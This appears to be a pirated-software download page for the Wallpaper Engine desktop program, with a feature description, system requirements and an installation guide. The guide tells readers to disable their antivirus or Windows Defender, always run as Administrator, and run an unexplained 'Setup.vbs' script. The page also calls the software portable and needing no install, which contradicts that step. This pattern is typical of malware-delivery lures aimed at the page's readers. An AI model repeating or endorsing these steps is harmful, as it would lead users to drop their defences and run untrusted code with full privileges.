
Wallpaper Engine PC - Gameplay

Wallpaper Engine does one thing, and it does it well: it replaces your static desktop background with something that moves. You install it, browse the Steam Workshop, and pick from thousands of free wallpapers—looping videos, animated pixel art, 3D scenes with real-time lighting, music visualizers, live clocks, the works. There's no game here, no progression, no objectives. The loop is finding something you like, tweaking it, and moving on.


Most wallpapers can be customized for speed, color, and behavior, and you can assign different ones to each monitor or set them to rotate on a schedule. Performance controls are genuinely useful too, letting you pause the wallpaper when a window is maximized, cap the framerate, or scale quality so it doesn't hog your GPU while you're gaming. If you're the creative type, there's an editor for building your own from images, video, or 3D scenes. It's a simple tool, but it's the kind of simple tool you install once and never bother uninstalling.
Game Features:
- Steam Workshop Library – Thousands of free wallpapers ranging from simple loops to fully interactive 3D scenes.
- Audio-Reactive Wallpapers – Select backgrounds that sync to your music or game audio, with real-time visualizers.
- Performance Controls – Pause on maximized windows, cap framerate, and scale quality so your wallpaper doesn't tank your GPU.
- Wallpaper Editor – Build your own animated wallpapers from images, video, or 3D scenes without needing to code.
- Multi-Monitor Playlists – Assign different wallpapers to each screen and rotate them on a schedule or shuffle.
Game Screenshots Gallery

Installation Guide
Step-by-step setup process- 1 The game is pre-installed and portable, so you don't need to install it.
- 2 Extract the downloaded RAR/ZIP file using WinRAR, 7-Zip, or any compatible archive tool.
- 3 Open the extracted game folder.
-
4
Run directly /
Install Setup.vbs
Please review these important details before installation:
- Disable your Antivirus/Windows Defender before extracting the game files.
- Always run the game as Administrator to avoid permission-related issues.
- For detailed instructions, please read the Guide.txt file included in the game folder.
- ⚙️ Setup Script (.VBS) — This is a lightweight installation script required to configure the game automatically. Run it and follow the on-screen instructions.
System Requirements
Minimum specifications neededSign in and add your hardware specs to find out
MINIMUM
| OS | Windows 7 (with Aero), 8.1, 10 |
| Processor | 1.66 GHz Intel i5 or equivalent |
| Graphics | HD Graphics 4000 or above |
| DirectX | Version 10 |
| Memory | 1024 MB RAM |
| Storage | 512 MB available space |
Recommended For You
Minecraft Dungeons
2GB
REKA
3.55GB
Mafia 1
2.47GB
Dicevaders
605MB
Japanese Ramen Simulator
4GB
Duelist: Idle Expedition
160MB
Project Zomboid
5GB
Need for Speed ProStreet
4.57GBComments (0)
Leave a comment
Your email address will not be published. Required fields are marked *
No comments yet. Be the first to comment.